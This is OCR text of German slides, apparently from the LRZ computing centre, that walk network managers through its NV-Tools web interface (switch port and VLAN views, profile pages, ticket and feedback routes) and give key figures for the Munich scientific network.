
swl4-ku4

Raum	-1.021
Model	Huawei S5732-H24UM2CC
Stand von	vor einem Monat

Dunkelgraue Ports sind gepatched Dosen, die seit mehr wie 300 Tagen nicht mehr genutzt wurden.
Ports mit dem Symbol haben POE aktiv

Switchport	VlanUntagged	
MEth0/0/1	-	☐
MultiGE0/0/1	0 (Fremdes Vlan)	☐
MultiGE0/0/2	0 (Fremdes Vlan)	☐
MultiGE0/0/3	0 (Fremdes Vlan)	☐
MultiGE0/0/4	0 (Fremdes Vlan)	☐
MultiGE0/0/5	0 (Fremdes Vlan)	☐

Device Ansicht > Simple Ansicht > Port beantragen



Device Ansicht > Advanced Ansicht

swu1-0uc

Raum	01005 Bibliothek Alt. Klostergeb.
Model	HPE 2530-24G-PoE+
Stand von	vor einem Monat


Trunkname	Trunkgeschwindigkeit	Ports im Trunk	Vlans im Trunk

Dunkelgraue Ports sind gepatched Dosen, die seit mehr wie 300 Tagen nicht mehr genutzt wurden.
Ports mit dem Symbol ϟ haben POE aktiv

Ticket aufgeben

Switchport	Typ	Geschwindigkeit	VlanUntagged	VlanTagged	LLDP	
1 ϟ	100/1000BASE-T	1 GB	812 (VoIP-Telefone_WZW)	-	-	☐
2 ϟ	100/1000BASE-T	1 GB	4002 (Telefonie)	-	-	☐
3 ϟ	100/1000BASE-T	1 GB	4002 (Telefonie)	-	-	☐
4 ϟ	100/1000BASE-T	1 GB	812 (VoIP-Telefone_WZW)	-	-	☐
5 ϟ	100/1000BASE-T	1 GB	4003 (Management)	-	apa03-0uc bond0	☐

Device Ansicht > Advanced Ansicht > Port beantragen



Mein Profil

- Eigene Vlans
- **IP <>**
  - **Vlans**
  - **ADS Präfix**
- Weitere Ansprechpartner

315	• Bio-Mikrobi2	• Martin McKenzie • Andreas Spiegl • Christian Strobl	• 10.153.250.0 /24 ◦ UJ20 (LMBIDP1): 0 bis 200 (statisch) ◦ UJ20 (LMBIDP1): 201 bis 249 (LRZ DHCP-Server (dynamisch))	• LMU, Neubau Bauabschnitt 2, Biologie I, Martinsried

315 • Bio-Mikrobi2 • Martin McKenzie • Andreas Spiegl • Christian Strobl

• 10.153.250.0 /24
◦ UJ20 (LMBIDP1): 0 bis 200 (statisch)
◦ UJ20 (LMBIDP1): 201 bis 249 (LRZ DHCP-Server (dynamisch))

• LMU, Neubau Bauabschnitt 2, Biologie I, Martinsried


Dokumentationsfeedback

- Vermissen Sie Raumnummern?
- Ist eine Raumnummer falsch?
- Sonstige Unstimmigkeiten

⇒Ticket erstellen via servicedesk@lrz.de


- Senden Ihnen einen die aktuelle Doku als xlsx Tabelle zu und bitten Sie um die Korrektur mit den Daten vor Ort.

DANKE



Fragen & Kontakt

- Feedback
  - servicedesk.lrz.de
  - nv-tools@lrz.de
- Doku
  - https://doku.lrz.de/nv-tools-11481259.html
- Zukunftsausblick
  - Dosenfreigabe im Webinterface, statt Mail
  - Firewall <> Vlans



Agenda


- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - LRZ Service Status Board
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring

Agenda

- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - LRZ Service Status Board
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring


MWN-Überblick

- Kommunikationsnetz für Münchner Hochschulen
  - 136.000 Studierende
  - 30.000 Beschäftigte
- Kennzahlen
  - 14 Core-Router
  - 62 Standort-Router
  - 2.600 Switches
  - 6.200 Access points
  - 83 gemietete dark fibre Leitungen
  - 40+ private dark fibre Leitungen
  - > 200.000 Endgeräte
  - 90 Lokationen mit 650 Gebäuden

